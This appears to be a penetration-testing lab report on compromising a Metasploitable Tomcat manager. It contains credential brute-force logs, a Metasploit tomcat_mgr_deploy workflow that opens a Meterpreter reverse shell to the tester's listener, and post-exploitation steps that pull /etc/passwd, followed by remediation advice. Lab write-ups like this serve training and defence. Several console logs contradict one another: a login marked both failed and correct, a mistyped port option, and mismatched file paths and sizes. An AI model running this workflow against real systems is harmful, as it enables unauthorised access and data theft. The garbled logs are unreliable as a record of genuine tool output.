[+] 192.168.222.129:8180 - LOGIN FAILED: root:z2Deployer (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:owaspurl (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:kdsx (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:ampm (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.222.129:8180 - Login Successful: tomcat:tomcat
[+] 192.168.222.129:8180 - LOGIN FAILED: both:admin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:role1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:sadmin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:password (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:password2 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:toor (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:z2Deployer (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:kdsx (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:admin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:manager (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:QLogic6 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:password (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:changethis (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: both:r0ot (Incorrect)
```

Exploit Deployment Metasploit Tomcat Workflow:

Type these lines one after the other at the msf> prompt.

Commands executed:

1. Set the target host (the victim IP):
set RHOSTS 192.168.222.129
2. Set the Tomcat port:
set RPORT 8180
3. Set the Tomcat manager username:
set HttpUsername tomcat
4. Set the Tomcat manager password:
set HttpPassword tomcat
5. Set your Kali callback IP (where the payload will connect back):
set LHOST 192.168.222.128
6. Set your listener port:
set LPORT 4444
7. Launch the exploit:
exploit

```

Session Actions Edit View Help
[*] 192.168.222.129:8180 - LOGIN FAILED: owebuser:OWebUser! (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: cxdk:cxdsx (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:owaspwa (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:password (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:admin1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: manager:manager (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: role1:changethis (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:changethis (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:password (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:changeme (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:r0ot (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:root (Incorrect)
[*] 192.168.222.129:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] Exploit completed: 1 of 1 targets successfully exploited!
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] payload configured, defaulting to java/meterpreter/reverse_tcp
[*] set RHOSTS 192.168.222.129
[*] set RPORT 8180
[*] set LHOST 192.168.222.128
[*] set LPORT 4444
[*] exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.222.128:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target Linux x86
[*] Using 'java/meterpreter/reverse_tcp' as user:pass
[*] Executing /var/www/IXBe3tKpoRwzvLyipWk6txQ.jsp ...
[*] Undeploying ums ...
[*] Sending stage (50073 bytes) to 192.168.222.129
[*] Meterpreter session 1 opened (192.168.222.128:4444 -> 192.168.222.129:34272) at 2025-10-08 18:02:32 +0530

[*] meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/Linux
[*] meterpreter > 
```

Exploit Execution & Shell Obtained

During the authenticated Tomcat deployment attempt, the exploit uploaded a WAR (urMs.war), executed the deployed JSP, and successfully opened a Meterpreter session. Console output shows the reverse TCP handler started on 192.168.222.128:4444, the WAR was uploaded and executed (/urMs/IXBe3X34pocRWzYLY1pWk6texQ.jsp), and a Meterpreter session was opened to 192.168.222.129 from port 34272 at 2025-10-08 18:02:32 +0530.

Meterpreter Gather Host Details:

Within the active Meterpreter session, run sysinfo to display the target's OS and environment details for evidence collection.

Sysinfo

After running sysinfo, run the getuid command in the Meterpreter session to display the account the session is running under.

Getuid

This confirms the current user context tomcat55 and helps decide whether to attempt privilege escalation or collect user-level evidence.

```

Session Actions Edit View Help
[+] 192.168.222.129:8180 - LOGIN FAILED: root:waspbwa (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: OCG:OCG (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: admin:password (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: admin:admin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: admin:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: admin:manager (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: role:role1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: role:tomcat (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:changethis (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:password (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:password1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)

[*] msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.222.129
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.222.128
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.222.128
[*] msf exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
[*] msf exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.222.128:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading /urMs/IXBe3X34pocRWzYLY1pWk6texQ.jsp ...
[*] Executing /urMs/IXBe3X34pocRWzYLY1pWk6texQ.jsp ...
[*] Undeploying urMs ...
[*] Sending stage (58073 bytes) to 192.168.222.129
[*] Meterpreter session 1 opened (192.168.222.128:4444 -> 192.168.222.129:34272) at 2025-10-08 18:02:32 +0530

[*] meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
[*] meterpreter > getuid
ServerF Username: tomcat55
[*] meterpreter >


```

Backgrounding the Meterpreter Session:

In the Meterpreter prompt, run:

```
Background
```

This detaches the session and returns control to the msfconsole prompt while leaving the session active in the background.



```

Session Actions Edit View Help
[+] 192.168.222.129:180 - LOGIN FAILED: xampp:xampp (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: QCC:QLogic (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: root:password (Correct)
[+] 192.168.222.129:180 - LOGIN FAILED: admin:password (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: admin:(Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: admin:Password1 (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: admin:password1 (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: admin:admin (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: admin:tomcat (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: manager:manager (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: manager:(Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: role1:tomcat (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: role:changeme (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: root:Password1 (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: root:password1 (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.222.129:180 - LOGIN FAILED: root:toor (Incorrect)
[!] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload specified, defaulting to java/Meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.222.129
RHOSTS => 192.168.222.129
msf exploit(multi/http/tomcat_mgr_deploy) > set REPORT 61800
REPORT => 61800
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.222.128:4444
[*] Exploit running as user: tomcat
[*] Automatically selected target 'Linux x86'
[*] Uploading 6209 bytes as urMs.war ...
[*] Executing /var/www/html/pocRWYLViWkH6teQX.jsp ...
[*] Exploit successful!
[*] Sending stage (50073 bytes) to 192.168.222.129
[*] Meterpreter session 1 opened (192.168.222.128:4444 -> 192.168.222.129:34272) at 2025-10-08 18:02:32 +0530

[*] meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Memory : 1.5GB RAM/1.5GB
meterpreter > getuid
Server username: tomcat55
meterpreter > background
[*] Backgrounding session 1...
[*] msf exploit(multi/http/tomcat_mgr_deploy) >
```

Save msfconsole Output to File:

After backgrounding the Meterpreter session, I started logging the msfconsole output to capture the session details and commands for evidence. I used

```
spool /home/kali/vapt_lab/task3/results/meterpreter_session_1.txt
```

which recorded everything printed to the console into that file. This saved a complete, timestamped record of the session for the report and future review—remember to run spool off when logging is complete.

Session Inventory Verbose Details (sessions -v):

Execute the following in msfconsole to print verbose session details — the active spool will record the output to ~/vapt_lab/task3/results/meterpreter_session_1.txt:

```
sessions -v
```

This command lists all Meterpreter sessions with extended information (session ID, type, target, listener, and timestamps). The printed output is captured by the open spool file as part of the evidence log.

Stop Logging

In msfconsole, stop the active spool to finish writing the log.
 spool off

```

Session Actions Edit View Help
[*] Uploading 6289 bytes as uMs.war ...
[*] Executing /uMs/IXBeix34pcRmzYLVipwk6texQ.jsp ...
[*] Undeploying uMs ...
[*] Sending stage (58073 bytes) to 192.168.222.129
[*] Meterpreter session 1 opened (192.168.222.129:4444 → 192.168.222.129:34272) at 2025-10-08 18:02:32 +0530

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (i386)
Architecture: i386
System Language: en_US
Meterpreter : java/linux
meterpreter > getuid
Switched to root:tomcat55
meterpreter > background
[*] Backgrounding session 1 ...
msf exploit(multi/http/tomcat_mgr_deploy) > spool ~/vapt_lab/task3/results/meterpreter_session_1.txt
[*] Error while running command spool: No such file or directory @ rb_sysopen - ~/vapt_lab/task3/results/meterpreter_session_1.txt

Call stack:
/usr/share/metasploit-framework/lib/rex/ui/text/output/tee.rb:17:in `initialize'
/usr/share/metasploit-framework/lib/rex/ui/text/output/tee.rb:17:in `new'
/usr/share/metasploit-framework/lib/rex/ui/text/output/tee.rb:17:in `initialize'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1437:in `new'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1437:in `cmd_spool'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:82:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:82:in `run'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:525:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:525:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `block in run'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `run'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `block in with_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `with_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:306:in `with_history_manager_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:54:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:23:in `main'

[*] Exploit: exploit/multi/http/tomcat_mgr_deploy to file http://192.168.222.129:34272 ...
[*] Spooling to file /home/kali/vapt_lab/task3/results/meterpreter_session_1.txt ...
[*] Exploit: exploit(multi/http/tomcat_mgr_deploy) > sessions -v

Active sessions
Session ID: 1
  Name:
    Type: meterpreter linux
    Info: tomcat55 @ metasploitable
    Tunnel: 192.168.222.128:4444 → 192.168.222.129:34272 (192.168.222.129)
    Vtia: exploit/multi/http/tomcat_mgr_deploy
    Encrypted: No
    UUID: 21ba7fb251e671b...
    Checkin: 9s ago @ 2025-10-08 18:11:25 +0530
    Registered: No

[*] Exploit: exploit(multi/http/tomcat_mgr_deploy) > spool off
[*] Spooling is now disabled
[*] Exploit: exploit(multi/http/tomcat_mgr_deploy) >

```

Active Meterpreter Session:

- Active Meterpreter session (ID 1) is live and running as tomcat55 on the host metasploitable.
- The reverse tunnel is open from 192.168.222.128:4444 to 192.168.222.129:34272, created by the exploit/multi/http/tomcat_mgr_deploy module.
- The session is a Java/Linux Meterpreter (UUID 21ba7fb251e671b...) and is not encrypted; it checked in about 9 seconds ago (timestamp: 2025-10-08 18:11:25 +0530).
- This confirms an authenticated, interactive foothold on the target — save the session log and proceed with authorized, non-destructive post-exploit steps.

Timestamp	Type	Target / Resource	Details
2025-10-08 18:02:32	Exploit	192.168.222.129:8180 (Tomcat)	Exploit #003 — Tomcat RCE achieved. Credentials used: tomcat:tomcat. Meterpreter session opened (ID: 1) using payload java/meterpreter/reverse_tcp.
2025-10-08 18:05:00	Notes	Meterpreter session (ID:1)	getuid output: server user tomcat55. Exploit module: exploit/multi/http/tomcat_mgr_deploy. Validation: Exploit-DB / Rapid7 referenced.

Exploitation Outcome:

We executed the Tomcat manager deploy and successfully uploaded a WAR, executed a JSP, and obtained a Meterpreter reverse shell on 192.168.222.129. Console logs and session metadata confirm remote code execution and an active authenticated foothold. Preserve msfconsole output, session logs, and artifacts for reporting and immediate remediation and follow-up verification.

Remediation:

- Isolate the compromised Tomcat server — immediately disconnect 192.168.222.129:8180 from the network to stop further attacker access and preserve forensic evidence.
- Terminate active sessions and remove malicious files — close the Meterpreter session, delete any unauthorized WAR/JSP files, and check for persistence (cronjobs, startup scripts).
- Change all compromised credentials — reset tomcat:tomcat, the tomcat55 user password, and any other accounts found in the stolen passwd file.
- Patch and harden Tomcat — upgrade to the latest version, disable or restrict the manager application, and enforce strong authentication with limited IP access.
- Reimage and monitor — rebuild the affected host from a clean backup, then rescan and monitor for unusual connections or repeated exploit attempts.

Post-Exploitation Practice:

Description:

After gaining an interactive session, post-exploitation focuses on safely expanding and documenting access. Typical actions include privilege escalation attempts (using allowed Metasploit modules for Windows/Linux), collecting forensic evidence (process lists, memory dumps with Volatility, and key config files), and creating cryptographic hashes of collected artifacts. All steps are non-destructive, well-logged, and performed only within the authorized scope.

Impact:

These activities confirm the depth of an attacker's foothold and reveal sensitive data or misconfigurations that enable lateral movement. Privilege escalation can expose administrative control, while hashed evidence provides tamper-proof proof for reporting and remediation. Together they help prioritize fixes, demonstrate risk to stakeholders, and support incident response or forensic review.

PROOF OF CONCEPT (POC):

Start Metasploit (ensure PostgreSQL/db is running) and open the interactive console with this single command.

Msfconsole

Inside msfconsole, load the Tomcat deploy exploit with this command.

```
use exploit/multi/http/tomcat_mgr_deploy
```


Exploit Deployment Tomcat Manager (Metasploit Workflow):

Open the Tomcat deploy module and configure the exploit to target the host, point it at the Tomcat manager port, provide the manager credentials, set your Kali listener details, then launch the attack.

Commands (enter each line at the msf> prompt):

```
use exploit/multi/http/tomcat_mgr_deploy
set RHOSTS 192.168.222.129      # target host
set RPORT 8180                  # Tomcat manager port
set HttpUsername tomcat          # manager username
set HttpPassword tomcat          # manager password
set LHOST 192.168.222.128        # your Kali callback IP
```

```
set LPORT 4444          # your listener port
exploit                 # run the exploit
```



```

Session Actions Edit View Help
kali㉿kali: ~
└─$ mkdir -p ~/vapt_lab/tasks/results
└─$ msfconsole
Metasploit tip: Use the capture plugin to start multiple authentication-capturing and poisoning services

[!] Kom SuperHack II Logon
[!] User Name: [ security ]
[!] Password: [ ]
[!] OK
[!] https://metasploit.com

msf > [ metasploit v6.4.90-dev
+ --=[ 2,561 exploits - 1,307 auxiliary - 1,689 payloads      ]
+ --=[ 431 post - 49 encoders - 13 nops - 9 evasion        ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.222.129
RHOSTS => 192.168.222.129
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.222.128
LHOST => 192.168.222.128
msf exploit(multi/http/tomcat_mgr_deploy) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/tomcat_mgr_deploy) > 

```

In msfconsole, attach to the live Meterpreter session to run post-exploit commands. This opens an interactive Meterpreter shell for session 1, allowing collection of evidence and controlled post-exploitation actions.

```
sessions -i 1
```

Background the Meterpreter Session:

At the meterpreter > prompt, run This detaches the interactive session and returns control to the msfconsole prompt while leaving the session active in the background.

Background

Collect Basic Meterpreter Session Evidence

This step grabs basic host and user info from the active Meterpreter session, saves it as evidence, and shows the saved output for quick review.

```
sessions -i 1 -c "sysinfo; getuid" > ~/vapt_lab/task4/results/basic_evidence.txt && sed -n '1,200p' ~/vapt_lab/task4/results/basic_evidence.txt
```

it runs sysinfo (OS/arch details) and getuid (current user) inside session 1, writes the combined output to basic_evidence.txt in the Task 4 results folder.

Retrieve Target Download to Results Folder:

Run the Meterpreter download command to pull /etc/passwd into the Task 4 results folder it will save the file as passwd.

```
download /etc/passwd /home/kali/vapt_lab/task4/results/
```

This copies the target's /etc/passwd to ~vapt_lab/task4/results/passwd for evidence and review.



Compute SHA-256 for hostname.txt:

Run this in your Kali terminal it will compute the SHA-256 checksum of hostname.txt and save the checksum to hostname.txt.sha256 inside the same results folder. When it finishes, reply with hashed.

```
sha256sum ~/vapt_lab/task4/results/hostname.txt | tee  
~/vapt_lab/task4/results/hostname.txt.sha256
```

Evidence Table: SHA-256 Hash Value:

Item	Description	Collected By	Date	Hash Value
Config File	hostname.txt	VAPT Analyst	2025-10-08	9938bcb9598f35f400de7aa09d669b752ec0cce88e4ddf34cc5122 b5976b0
Config File	passwd_head.txt	VAPT Analyst	2025-10-08	af23ffe0bc5479a70a17e799fa699f9ee593f2151b7e1ba597987523c7c733d42

Capstone Project: Full VAPT Cycle

Description:

We conducted a full VAPT against 192.168.222.129: broad service discovery (Nmap) to map open ports and versions; web-focused enumeration (Nikto) and directory brute-forcing (Gobuster) to find admin panels and common app paths (phpMyAdmin, DVWA, Mutillidae); attempted automated injection testing with sqlmap (including an authenticated run against DVWA); inspected web app pages from Mutillidae; and checked auxiliary services like FTP and Tomcat (Tomcat manager reachable, FTP allowing anonymous). We also changed DVWA to LOW to enable test cases. Overall, the engagement combined automated scans and targeted manual checks to identify attack surface, potentially vulnerable application endpoints, and misconfigurations.

Impact:

The findings expose multiple practical risks: attackers gain a clear map of services and entry points (thanks to Nmap/Nikto/Gobuster), increasing the likelihood of targeted exploitation. Anonymous FTP can leak sensitive files or be abused to host malicious content. Accessible admin interfaces (phpMyAdmin, Tomcat manager) and test apps raise the chance of credential compromise or remote code/deployment actions if weak/default credentials exist. Test applications and reduced security settings (DVWA LOW) increase the probability of application-level issues (XSS, CSRF, file upload flaws) leading to session theft, unauthorized actions, or data manipulation. Collectively, these issues present a medium-to-high risk: they can enable account takeover, data exposure, lateral movement, and operational/reputational damage if not remediated.

